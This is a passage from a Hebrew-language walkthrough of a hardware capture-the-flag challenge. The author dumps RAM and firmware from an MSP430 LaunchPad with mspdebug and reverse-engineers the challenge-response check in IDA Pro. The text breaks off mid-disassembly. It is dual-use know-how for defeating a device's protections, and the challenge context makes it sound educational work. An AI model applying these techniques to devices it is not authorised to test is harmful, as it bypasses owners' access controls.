putty -serial -sercfg 8,1,9600,n,N /dev/ttyACM0
```

לדיוק הקונפיגורציה של תוכנת ה-Terminal חשיבות מכרעת; קינפוג לא נכון עשוי להוביל לשליחת קלט משובש ולחבל במאמצינו להגיע לפתרון האתגר.

[1] לכל התקן חומרה קיימים שני מזהים ברוחב 16-ביט כל אחד; הראשון הוא מזהה היצרן (Vendor ID, או VID בקיצור) והשני הוא מזהה ההתקן אצל אותו יצרן (Device ID, או DID בקיצור). במקרה דנן מזהה היצרן הוא 0451h, אשר מייצג את Texas Instruments, בעוד שמזהה ההתקן הוא f432h אשר תחת היצרן TI מייצג התקן בשם eZ430. ניתן למצוא את רשימת המזהים במקומות רבים.

טרולינג

ככל הנראה אין דרך טובה יותר להבין במה דברים אמורים מאשר הזנת קלטים לא שגרתיים ובחינת התוצאות המתקבלות בעקבותיהם. קלטים אלו עשויים לגרור הודעות שגיאה מעניינות, התנהגות בלתי צפויה או רמזים שימושיים אחרים שיעזרו לשפוך מעט אור על אופי פעולת ההתקן וה-Firmware המנהל אותו.

התרשמות ראשונית

למרות שהקופסה השחורה מתחברת למחשב דרך שקע USB, היא משתמשת למעשה בתקשורת טורית (UART). שיטת חיבור זו נפוצה יחסית ונקראת "USB to Serial" או לעיתים "USB to UART". בכדי להתחבר להתקן השתמשתי בקונפיגורציה שצוינה במדריך למשתמש, העליתי את תוכנת ה- Terminal ולחצתי על Enter מספר פעמים בכדי לסמן להתקן שאני שם. ההתקן בתורו הגיב על-ידי הצגת באנר קצר, חידה מספרית ובקשה לתשובה:

```
Gita BlackBox v0.4 20120105
Challenge : 54295
Enter response :
```

ההנחה הסבירה היא כי הפתרון המבוקש הוא מחרוזת מספרית כלשהי, אשר ככל הנראה נגזרת באופן כזה או אחר מהערך המספרי שהוצג. על-פי ההנחה הזו הזנתי מספר קלטים אקראיים וגיבשתי את ההבחנות הבאות:

1. קלטים מספריים, כמו גם קלטים אקראיים אחרים, אינם מניבים הודעות שגיאה כלשהן מהן היה אולי ניתן ללמוד על הקורלציה בין החידה לבין הפתרון. במקום זאת, חוזר ההתקן ומציג את אותו הבאנר ואותה החידה פעם נוספת.
2. החידה נשארת זהה ולא מוגרלת מחדש לאחר כל ניסיון כושל, אך מוגרלת מחדש בכל אתחול של המכשיר (הבחנה זו לא היתה מדויקת, כפי שיתברר בהמשך).
3. קלט ארוך במיוחד גורם ל-Firmware לקרוס ולאתחל את המכשיר (Buffer Overflow!), מה שהביא להגרלת החידה מחדש.

שיקולים

כשחושבים על דרישות האתגר, בסופו של דבר לא נדרשת הבנה מעמיקה של אופן פעולת המכשיר. למעשה כל שנדרש הוא ניחוש אחד מוצלח בכדי להשיג את אותם קודים סודיים. עובדה זו, בצירוף ההבנה כי החידה נשארת קבועה לאורך הדרך, הביאה אותי לשקול את האפשרות הפשוטה של חיפוש ממצה (Exhaustive Search) ולהעדיף אותו על פני חקירה מדוקדקת של ההתקן.

לגישה זו יתרונות ברורים: באמצעותה ניתן להמנע מחיפוש כלים ייעודיים להתקן החומרה, נבירה בקוד אסמבלי לא מוכר והעמקה בארכיטקטורה לא מוכרת [2]. כל שנדרש הוא סקריפט פשוט אשר ינסה את כל התשובות האפשריות וימתין לשינוי בפלט - שככל הנראה יעיד כי הניחוש הצליח. למרות שנדמה כי לחיפוש הממצה נדרש מאמץ נמוך והוא מהווה הימור בטוח, לגישה זו חסרונות בולטים: ההנחה כי הפתרון הוא מחרוזת מספרית עלולה להתברר כמוטעית; בנוסף לכך התקשורת הטורית איטית באופן קיצוני - דבר שהופך את החיפוש הממצה לבלתי ישים בזמן סביר.

כפי שהתברר זמן קצר לאחר מכן, הבחירה בחיפוש הממצה היתה שגויה: תוכנית ה-Python שנכתבה לצורך ניהול החיפוש הממצה על-גבי התקשורת הטורית פעלה בקצב איטי עד כאב, עד אשר התחלפה החידה במפתיע בערך אחר. ההבחנה כי החידה אינה משתנה עד לביצוע אתחול התבררה כשגויה: לאחר כמה מאות נסיונות (500, כפי שיתברר בהמשך) מוגרלת החידה מחדש, ללא קורלציה נראית לעין עם החידה שקדמה לה.

האפשרות שנשארה, אם כן, היתה הורדת ה-Firmware מההתקן וביצוע ניתוח סטאטי שלה. הניתוח, כך קיוויתי, יחשוף את הקשר בין החידה לפתרון המתאים לה.

[2] ארכיטקטורה מגדירה הלכה למעשה את האופן בו פועל המעבד ואילו גורמים במערכת משפיעים עליו. אוגרים, שיטות מיעון, ארגון זכרון, הצורה בה ארגומנטים מועברים לפונקציות והאופן בו הן מחזירות ערכים - כל אלה, ודברים נוספים, מוגדרים על-ידי הארכיטקטורה. כפועל יוצא, לכל משפחת מעבדים - שפת האסמבלי שלה: שפת האסמבלי בה עושים שימוש מעבדי Texas Instruments אינה דומה לזו המוכרת לנו מהמחשב האישי, אשר מבוסס על ארכיטקטורת אינטל.

פרקטיקה


הורדת ה-Firmware מהתקן חיצוני לצורך ניתוח סטטי אינה משימה טריוויאלית. על-פי רוב אינטראקציה מסוג זה דורשת כלים ייעודיים המפותחים בידי יצרן החומרה לצורך מטרה ספציפית זו. לרוע המזל יצרני חומרה רבים נוטים להזניח כלי תוכנה ייעודיים כאלה, אשר לרוב קשים לאיתור ומסובכים לשימוש.

יחד עם זאת, המקום הטבעי לחפש בו כלי תוכנה ייעודיים הוא אתר היצרן, כמובן. נכון לשלב זה אנו כבר יודעים שההתקן מיוצר על-ידי Texas Instruments אך שם הדגם הספציפי עדיין לא ידוע לנו. שם הדגם המדוייק עשוי להוביל אותנו לנתונים טכניים, כלים ייעודיים ומציאות נוספות שפרסם היצרן. בכדי לגלות את הדגם המדוייק של ההתקן שלפנינו - נצטרך לפתוח אותו.

פירוק הקופסה

למרות שהמדריך למשתמש ציין כי ניתן יהיה לפתור את האתגר אף מבלי לפתוח את הקופסה, כאשר מדובר בתקיפת התקן חומרתי לרוב נמצא את עצמנו בסופו של דבר בוחנים את ה-PCB ואת הרכיבים המולחמים עליו. מפתיע כמה אינפורמציה ניתן לאסוף רק מהתבוננות ב-PCB: שמות מסחריים, שמות דגמים, פינים, חיווטים, כפתורים ועוד.

הסרת שני ברגים קטנים בגב הקופסה אפשרו לה להפתח ולחשוף לוח פיתוח דמוי Arduino. הדפס גדול על-גבי הלוח ציין בבירור כי זהו לוח MSP-EXP430G2. חיפוש ב-Google העלה כי זה הוא אכן לוח פיתוח ידוע וכי דפי המידע שלו נגישים ומפורסמים באתר היצרן.



חפירה באתר היצרן

רפרוף מהיר בדפי המידע המפורסמים באתר היצרן העלה אינפורמציה רבה באשר לתכונותיו של הלוח והרכיבים שעליו. תכונותיו העיקריות הן:

- מיקרו-קונטרולר 16-ביט, בתצורת RISC [3], חסכוני במיוחד בצריכת חשמל ופועל בתדירות שעון של 16MHz.
- זכרון Flash בנפח 8KB.
- זכרון RAM בנפח 256B.
- תמיכה ב-JTAG ו-Live Debugging.
- חיישן טמפרטורה.
- טיימרים שונים הניתנים לתכנות.

חיפוש מדוקדק יותר העלה כי שני המדריכים הרשמיים למשתמש מכילים מידע שימושי במיוחד:

- MSP430G2xx User's Guide - נושאים בולטים: ארכיטקטורה, מרחב הזכרון, אוגרים, מיעון זיכרון ופקודות אסמבלי.
- MSP-EXP430G2 LaunchPad Evaluation Kit User's Guide - נושאים בולטים: התקנת תוכנות נלוות, פיתוח ללוח ותרשימי לוח סכמטיים.

במהלך חיפושיי אחר כלים ייעודיים באתר היצרן, נתקלתי בחבילה בשם המבטיח: MSP-EXP430G2 Software Examples (Rev. E). בתוך החבילה, בין עשרות מסמכים ודוגמאות קוד, הסתתר כלי קטן למערכת חלונות המאפשר גישה לזכרון ה-Flash של המכשיר: MSP430Flasher.exe. כלי Flash כאלה מאפשרים צריבה מחדש של ה-Firmware, אך חשוב מכך - הורדת ה-Firmware הקיים לקובץ מקומי.

[3] תצורת RISC (Reduced Instruction Set Computer) מתאפיינת בפשטות ארכיטקטונית. ארכיטקטורה כזו מכילה לרוב מספר לא גדול של אוגרים לשימוש כללי (General Purpose Registers) אשר משמשים למגוון פעולות, בניגוד לאוגרים ייעודיים המשמשים לפעולות מסויימות. סט פקודות האסמבלי בארכיטקטורה כזו בד"כ מצומצם יחסית ופקודות האסמבלי יקודדו ברוחב זהה.

התברברות עם חלונות

במטרה לנסות את כלי ה-Flash העליתי מכונה וירטואלית עם מערכת Windows, אשר עליה הותקנו הדרייברים הדרושים לצורך הגישה להתקן. עוד ועוד תקלות החלו להיערם ונסיונות התפעול של כלי ה-Flash לא הניבו דבר פרט לתסכול מתמשך. בהתחלה, ההתקן לא זוהה כהלכה על-ידי המכונה הוירטואלית. אחרי שנפתרה הבעיה, כלי ה-Flash סירב לעבוד כשהוא פולט הודעות שגיאה לא ברורות. חיפוש מידע אודות השגיאות שהתקבלו העלה כי הכלי עשוי להיות לא עדכני; אתר היצרן אמנם הציע כלי חדש יותר אך חייב הרשמה לצורך הורדתו. לאחר הרשמה והורדת הכלי המעודכן, הכלי דיווח כי חסר דבר-מה בסביבת העבודה וסירב לעבוד. ניחושים כושלים אודות אותו רכיב חסר בסביבת העבודה הביאו להתקנתה של חבילת תוכנה גדולה במיוחד בתקווה שזו תאפשר סופסוף את הגישה ל-Flash, אך גם זה לא עבד.

חזרה ללינוקס

לאחר בזבוז זמן יקר בניסיונות לתפעל את כלי ה-Flash על-גבי המכונה הוירטואלית, החלטתי לחזור ללינוקס. למרבה הפלא, בעוד שאתר היצרן הציע מגוון כלים לעבודה בסביבת חלונות, נדמה היה שהוא אינו מציע אף לא כלי אחד לסביבת לינוקס... חוסר מזל.

בדרך-כלל כאשר יצרן חומרה אינו מספק כלים לסביבת לינוקס אך החומרה פופולאית מספיק, זהו רק עניין של זמן עד אשר מישהו מקהילת הקוד הפתוח יכתוב כלי משלו ויפרסם אותו לשימוש הכלל. למרבה האירוניה, כלי כזה עשוי להיות ידידותי ואפקטיבי בהרבה מזה שהיה מוצע על-ידי היצרן.

בידיעה זו העליתי את 'synaptic' וחפשתי חבילות המכילות את המילה "msp430". מספר חבילות צצו, כאשר mspdebug היתה אחת מהן.

דיבוג ה-Firmware

'mspdebug' התגלה ככלי יעיל במיוחד המאפשר להתחבר להתקן, להריץ את הקוד שורה אחר שורה ובמקביל לדגום את תמונת הזיכרון שלו אל קובץ מקומי. קריאה ב-man העלתה כי יש לציין את סוג ההתקן אליו מבקשים להתחבר. הרצת 'mspdebug' בשילוב ארגומנט שורת הפקודה '--list-usb' הציגה את רשימת התקני ה-USB המחוברים כעת למערכת; אחת השורות הציגה התקן עם Vendor ID ו- Device ID המוכרים לנו עוד משלב קודם:

```
Devices on bus 002:
    002:007 0451:f432 eZ430-RF2500
```

קריאה חוזרת ב-man גילתה כי RF2500 הוא סוג ההתקן המבוקש לנו ואכן הרצת "mspdebug rf2500" העלתה את ממשק הדיבאגר. עם עליית הכלי הוצג באנר קצר אשר לווה במידע שימושי אודות ההתקן:

```
…

Device ID: 0x2452
  Code start address: 0xe000
  Code size         : 8192 byte = 8 kb
  RAM  start address: 0x200
  RAM  end   address: 0x2ff
  RAM  size         : 256 byte = 0 kb
Device: MSP430G2xx2

…
```

ה-man של mspdebug מציין רשימה מלאה של פקודות הדיבאגר; אלו הן השימושיות ביותר:

- dis - ביצוע Disassembly למקטע מסויים בזכרון.
- hexout - קריאת מקטע מהזכרון ושמירתו בקובץ מקומי בפורמט Intel HEX .
- md - קריאת מקטע מהזכרון והצגתו כ-Hex Dump.
- mw - כתיבת רצף תווים מסויים אל כתובת כלשהי.
- regs - הצגת ערכי האוגרים.
- reset - אתחול ההתקן והקפאת פעולת המעבד לפני הפקודה הראשונה לביצוע.
- run - שחרור הקפאת פעולת המעבד.
- save_raw - קריאת מקטע מהזכרון ושמירתו בקובץ מקומי.

היכולות לבצע דיבוג חי למערכת, להקפיא את פעולת המעבד בכל זמן שנרצה ולחלץ את תמונת הזכרון - הן רבות עוצמה. ניתן להניח כי אם נקפיא את פעולת המעבד לאחר הדפסת הבאנר והחידה המספרית, נוכל בסבירות גבוהה להבחין בפתרון מחכה אי שם בזכרון; סבירות זו אף עולה כאשר מדובר בשטח זכרון כה קטן: 256 בתים בלבד, כפי שהראה mspdebug.

האינפורמציה שסיפק לנו mspdebug בזמן העליה לימדה כי זכרון ה-RAM מתחיל בהיסט 0x200. הרצת הפקודה "md 0x200 0x100" החזירה את הפלט הבא:

```
00200: 00 35 32 39 37 32 35 34 38 00 33 32 37 37 31 35 |.52972548.327715|
00210: 31 38 00 00 00 00 0a 00 03 00 00 00 17 d4 00 00 |18..............|
00220: 00 00 00 00 01 0a 00 78 7e 7e 78 7e 00 00 00 00 |.......x~~x~....|
00230: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
00240: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
00250: 00 00 00 00 00 00 35 00 09 00 52 f9 76 fa 22 fb |......5...R.v.".|
00260: 00 00 00 78 f3 2b 08 5a 20 00 09 00 52 f9 0a 00 |...x.+.Z ...R...|
00270: 09 00 58 f9 76 fa 86 fb 0a 00 e3 aa e2 f8 6c f8 |..X.v.........l.|
00280: 0b 10 01 00 64 02 00 10 04 06 09 40 20 60 04 00 |....d......@ `..|
00290: 00 08 04 10 00 04 40 20 14 00 00 22 c4 00 22 00 |......@ ..."..".|
002a0: df eb fb ff d6 ed ed f9 fe f1 ff ff ff 7d db fd |.............}..|
002b0: ff ff ff b2 c9 7f ff fb df fd ef df 5f 3e bd ff |............_>..|
002c0: 20 04 22 00 14 20 52 e0 10 00 08 22 00 04 07 40 | ."..  R...."...@|
002d0: 00 16 00 08 12 00 c0 03 30 42 80 10 40 01 01 94 |........0B..@...|
002e0: ff ff ff bf fe e3 f7 b9 ee be fb 9f db ee f9 7d |..............}|
002f0: ff 7b cd f7 ff 6f 67 ef fb fd d7 ff dd ff f7 ff |.{...og.........|
```

חקירת ה-RAM

שתי מחרוזות ה-ASCII ב-0x201 וב-0x20a צדו את עיני מיד; יכול להיות שאחת מהן היא פתרון החידה? כפי שיתברר מאוחר יותר, המחרוזת המופיעה בהיסט 0x201 הינה **אכן** פתרון החידה: לרוע המזל קלט משובש שנשלח ע"י תוכנת ה-Terminal, ככל הנראה עקב קינפוג לא מדוייק, גרר דחיה אוטומאטית מצידו של ההתקן ומחרוזת הפתרון נדחתה אף היא. הכשל התגלה רק לאחר חילוץ האלגוריתם המחשב את הפתרון ומיקומו בזכרון. לאחר שהנסיון להזין את המחרוזת ב-0x201 כשל, שיערתי שמחרוזות ה-ASCII הללו הינן הטעיה מכוונת והוצבו שם על-מנת להקשות על הפותרים.


החלטתי לבצע מספר אתחולים למכשיר ולדגום את תמונת הזכרון בנקודות שונות תוך כדי עבודה בכדי להבחין בין ערכים קבועים לאלו המתעדכנים מדי פעם. דגימות אלה הראו כי המחרוזת הממוקמת בהיסט 0x20a נשארת קבועה ומכילה תמיד "327115". לעומתה, המחרוזת בהיסט 0x201 התעדכנה בכל אתחול מערכת. בידיעה כי המספר 54295 (0xd417 בייצוג הקס-דצימלי) הוא ערך האתגר הנוכחי, איתורו היה קל יחסית: ניתן לראות בבירור כי הוא שמור בכתובת 0x21c בייצוג Little Endian. השוואות נוספות של תמונות הזכרון הראו בסבירות גבוהה כי מונה הניסיונות נשמר בכתובת 0x218 וכי ערכו עולה בכל פעם שמתקבל קלט שגוי מהמשתמש: 0x3 בדוגמה שלעיל.

לאחר שמיציתי את השוואות הזכרון, התפניתי לניתוח הסטטי. על מנת לבצע זאת נזקקתי לעותק של ה-Firmware. באמצעות הפקודה 'save_raw' והאינפורמציה שהתקבלה מ-mspdebug בזמן העליה, הצלחתי להוריד העתק של ה-Firmware אל קובץ מקומי. לפני טעינת הקובץ לצורך ניתוח סטטי, הצצתי בחטף על הקובץ על מנת לאתר רמזים או מחרוזות כלשהן. מספר מחרוזות ASCII צצו, ביניהן " Gita BlackBox v0.4 20120105" בהיסט 0xf878 ו-"Correct!" בהיסט 0xf8b7. עם המידע הזה טענתי את הקובץ הבינארי ל-IDA Pro.

הנדסה לאחור

מאחר ולא הכרתי כלים ייעודיים לביצוע Disassembly למעבדי MSP430, ניסיתי את מזלי עם IDA Pro. לא ידעתי האם IDA Pro אכן תתמוך בארכיטקטורה, אך בכל זאת נתתי לה הזמדנות וטענתי אליה את הקוד. לאחר שלב הטעינה IDA זיהתה את רב הקוד, אך הזדקקה למעט עזרה עם זיהוי המחרוזות, ההפניות אליהן וניתוח חלק מהפונקציות. לאחר התערבות ידנית קלה, הצליחה IDA Pro לפענח ולפרסר את קוד ה-Firmware ולהציגו כראוי.

טעינה ל-IDA Pro



לאחר שבחרתי "MSP430" כארכיטקטורה הנדרשת, התבקשתי לבחור את פרטי ארגון הזיכרון. נעזרתי במידע שסיפק mspdebug קודם לכן על מנת לסדר את פריסת הזיכרון כנדרש: ה-ROM מתחיל ב-0xe000 ואורכו 0x2000 בתים, בעוד שה-RAM מתחיל ב-0x200 ואורכו 256 בתים בלבד.

גם ה-RAM וגם ה-ROM מוקמו בהצלחה, אך מה בדבר ה-Entry Point? בהסתכלות על המידע שסיפק mspdebug לא הוזכר דבר אודות ה-Entry Point. עם זאת, בהסתכלות על הקובץ הבינארי עצמו, ניתן היה לשים לב כי מקום תחילת ה-ROM, בהיסט 0xe000, הכיל רצף ארוך של ff-ים עד היסט 0xf7ff, מה שבסבירות גבוהה מאוד מהווה מעין Padding ולא מייצג קוד אמיתי. נראה אם כן כי הקוד אמור להתחיל בהיסט 0xf800, שם מוקם ה-Entry Point.

שיטה נוספת לאיתור ה-Entry Point דורשת הבנה עמוקה יותר באופן פעולת החומרה: כאשר ההתקן נדלק או כאשר מתבצעת הפעלה מחדש של המערכת, ה-Reset Interrupt מתרחש והחומרה מתחילה להריץ קוד ב-ROM ממקום מוגדר מראש. מיקום זה מוצבע ע"י התא האחרון בווקטור הפסיקות אשר ממוקם בהיסט 0xfffe. במקרה שלנו אותו מצביע מצביע על הכתובת 0xf800. לעיון נוסף ראה MSP430G2xx User's Guide, פרק 2.2.4 - "Interrupt Vectors".

ארכיטקטורת MSP430 על קצה המזלג

למרות שלא הייתה לי היכרות מוקדמת עם מעבדי MSP430, הארכיטקטורה שלהם, או דרך פעולתם, שפת האסמבלי שלהם התבררה כפשוטה יחסית - לפחות בהשוואה לאסמבלי הסבוך של x86. למרות שהארכיטקטורה של MSP430 וסט הפקודות מוסברים בצורה טובה ומקיפה במדריך למשתמש [4], במרבית המקרים מספיק היה להסתכל על הקוד על מנת להבין את תפקידו:

```
ROM:FCC8 sub_FCC8:                               ; CODE XREF: sub_FB68+98↑p
ROM:FCC8                                         ; DATA XREF: sub_FB68+98↑o
ROM:FCC8                push.w  R11
ROM:FCCA                push.w  R10
ROM:FCCC                push.w  R9
ROM:FCCE                push.w  R8
ROM:FCD0                push.w  R7
ROM:FCD2                push.w  R6
ROM:FCD4                push.w  R5
ROM:FCD6                push.w  R4
ROM:FCD8                add.w   #0FFF4h, SP
ROM:FCDC                mov.w   R15, R4
ROM:FCDE                mov.w   R13, R5
ROM:FCE0                call    #sub_FF02
ROM:FCE4                mov.w   R14, R6
ROM:FCE6                mov.w   R15, R7
ROM:FCE8                mov.w   R14, R12
ROM:FCEA                mov.w   R15, R13
ROM:FCEC                mov.w   #0Ah, R10
ROM:FCF0                clr.w   R11
ROM:FCF2                call    #sub_FFA0
ROM:FCF6                add.b   #30h, R14
ROM:FCFA                mov.b   R14, &byte_201
ROM:FCFE                mov.b   &byte_20B, &byte_202
ROM:FD04                mov.w   R6, R12
ROM:FD06                mov.w   R7, R13
ROM:FD08                mov.w   #0Ah, R10
ROM:FD0C                clr.w   R11
ROM:FD0E                call    #sub_FFA0
ROM:FD12                mov.w   #0Ah, R10
ROM:FD16                clr.w   R11
ROM:FD18                call    #sub_FFA0
ROM:FD1C                add.b   #30h, R14
ROM:FD20                mov.b   R14, &byte_203
ROM:FD24                mov.b   &byte_20C, &byte_204
ROM:FD2A                mov.w   R6, R12
```

הסיומת ".w" מורה כי מדובר בהוראה בגודל 16 ביט (word)

ה-Stack Pointer מיושר ב-"12-" על מנת לשריין מקום למשתנים מקומיים. בניגוד לתחביר המוכר של אינטל, כאן אופרנד המטרה הוא דווקא האופרנד הימני.

קריאה לפונקציה: נראה כי R4 ו-R5 הם שני הפרמטרים שלה.

הצבת קבוע באוגר R10.

נראה ש-R6, R7 ו-R10 עד R13 הם הארגומנטים של הקריאה הזו, וכי אין כאן חוקיות מוגדרת. לגבי האוגרים המשמשים כארגומנטים.

הסיומת ".b" מורה כי מדובר בהוראה בגודל 8 ביט (byte). בניגוד לארכיטקטורת אינטל, נראה כי ב-MSP430, ניתן לבצע שתי פניות לזכרון באותו הזמן. ה-&byte_2xx משמש כרפרנס לבית ב-RAM.

[4] MSP430G2xx User's Guide

אמנם אנו עוד רחוקים מהבנה מלאה של הדברים, אך התמונה מתחילה להתבהר. סקירה קצרה של קוד ה-Firmware הביא אותי למסקנות הבאות:

- למעבד מספר אוגרים כלליים ברוחב 16-ביט כל אחד, אשר נקראים R3 עד R15. R1 ו-R2 מתפקדים כ-PC (Program Counter, המקבילה ל-RIP בארכיטקטורת אינטל) וכ-SP (Stack Pointer).
- פרמטרים לפונקציות וערכי חזרה מועברים על-ידי האוגרים הכלליים בלי שום חוקיות הנראית לעין.
- המחסנית (שאליה מצביע ה-SP) כמעט ואינה בשימוש: ערכי הביניים והחישובים מתבצעים בעזרת האוגרים הכלליים אשר לרוב מספיקים.
- למשתנים מוקצה מראש איזור ב-RAM באופן סטטי. הפניה אליהם מתבצעת באמצעות &byte_2xx למשתנה בגודל בית או &word_2xx למשתנה בגודל מילה (שני בתים).
- שפת האסמבלי למעבד זה כוללת מספר פקודות בסיסיות ומעטות: הצבת ערך באוגר או בתא בזיכרון, ביצוע פעולות שונות על ביטים, גישה לפינים חומרתיים על מנת לתקשר עם עולם החיצון וכדו'.

ניתוח - צעדים ראשונים

כאשר אנו משתמשים בביטוי "הנדסה לאחור" לא תמיד המשמעות הינה המרת מקטעי אסמבלי לקוד המקור; לעיתים המשמעות הינה פשוטה כמשמעה: מעקב אחרי זרימת הקוד ולוגיקת התוכנית אחורנית - מהנקודה בה הקוד מסיים לרוץ ועד הנקודה בה הוא מתחיל.

נקודות הפתיחה של תהליך ההנדסה לאחור כפי שמוצג בשיטה זו הן נקודות ה-"Bad Boy" וה-"Good Boy". במרבית המקרים מדובר באיתור המקום המדוייק בו התוכנה מחזירה למשתמש פידבק על קלט שהוזן באחד הממשקים; פידבק כזה עשוי להיות חיובי ("Good Boy") או שלילי ("Bad Boy"). מעקב אחורנית מנקודות אלו יכול לסייע באיתור בדיקות התקינות על הקלט שהוזן, וכך להבין את הלוגיקה שבה הן משתמשות ועפ"י אילו קריטריונים מתבצעת ההחלטה להגיב באופן שנבחר.

קודם לכן ראינו כי המחרוזת "Correct!" מופיעה בתוך הקוד של ה-Firmware, וכי אין מחרוזת המתפקדת כ-"Bad Boy": ה-Firmware חוזר להציג את אותו הבאנר בכל פעם שמתקבל קלט שגוי. IDA Pro לא הצליחה לטעון את ה-Firmware בצורה מושלמת, ונזקקה לעזרה באיתור מחרוזות ASCII וההפניות אליהן. אך בעוד שהמחרוזות אותרו בקלות ע"י צפייה ב-Hex Dump, סימונן כמחרוזות ASCII לא גרר את האנליזה המתאימה ו-IDA לא הצליחה לאתר את ההפניות לאותן המחרוזות, גם לאחר שסומנו, עובדה שהפכה את תהליך הניתוח למעט קשה יותר. למזלנו, ה-Firmware קטן דיו (2KB בלבד) על מנת לאפשר לנו לחפש ולתייג את אותן ההפניות באופן ידני.

המחרוזת "Correct!" נמצאה בהיסט 0x78b7 לצד מספר מחרוזות נוספות. ההפניות אליהן אותרו לאחר זמן מה:

```
ROM:FDFE loc_FDFE:                                      ; CODE XREF: sub_FCC8+12C↑j
ROM:FDFE                call    #sub_FED4
ROM:FE02                call    #sub_FEC6
ROM:FE06                mov.w   #0F8B7h, R15
ROM:FE0A                call    #sub_FA8A
ROM:FE0E                call    #sub_FA78
ROM:FE12                mov.w   #0F8C0h, R15
ROM:FE16                call    #sub_FA8A
ROM:FE1A                mov.w   #20Ah, R15
ROM:FE1E                call    #sub_FA8A
ROM:FE22                call    #sub_FA78
ROM:FE26                mov.w   #0F8C9h, R15
ROM:FE2A                call    #sub_FA8A
ROM:FE2E                mov.w   R6, R15
ROM:FE30                call    #sub_FF76
ROM:FE34                call    #sub_FF76
ROM:FE38                mov.w   R15, R14
ROM:FE3A                clr.w   R15
ROM:FE3C                call    #sub_FAA0
ROM:FE40                call    #sub_FA78
ROM:FE44                mov.w   #0F8D2h, R15
ROM:FE48                call    #sub_FA8A
ROM:FE4C                mov.w   &word_218, R14
ROM:FE50                mov.w   &word_21A, R15
ROM:FE54                call    #sub_FAA0
ROM:FE58                mov.w   #0F8DBh, R15
ROM:FE5C                call    #sub_FA8A
ROM:FE60                mov.w   SP, R13
```

הפנייה ל-"Correct!"

הפנייה ל-"Code 1:"

עפ"י הכתובת המיוחסת מדובר בהפנייה להיסט ב-RAM; ככל הנראה המיקום בו מחושב Code1

הפנייה ל-"Code 2:"

הפנייה ל-"Code 3:"

הפנייה ל-"."

מחרוזות אלו בוודאי אינן נטענות אל האוגרים בלי סיבה: אותן הפניות מלוות בקריאות לפונקציות, שבתורן פולטות את המחרוזות לממשק ה-UART. אין צורך להיות מהנדס-לאחור מנוסה במיוחד על מנת לשים לב כי הקריאה ל-sub_FA8A חוזרת ומופיעה אחרי טעינת כל מחרוזת ל-R15 וכי פונקציה נוספת, sub_FA78, נקראת לרוב מיד אחריה.

קפיצה לפונקציה sub_FA8A מגלה לנו את הקוד הבא:

```
ROM:FA8A sub_FA8A:                               ; CODE XREF: sub_FB36+C↓p
ROM:FA8A                                         ; sub_FB36+18↓p ...
ROM:FA8A                push.w  R11
ROM:FA8C                mov.w   R15, R11
ROM:FA8E                jmp     loc_FA96
ROM:FA90 ; ---------------------------------------------------------------------
ROM:FA90
ROM:FA90 loc_FA90:                               ; CODE XREF: sub_FA8A+10↓j
ROM:FA90                inc.w   R11
ROM:FA92                call    #sub_FA72
ROM:FA96
ROM:FA96 loc_FA96:                               ; CODE XREF: sub_FA8A+4↑j
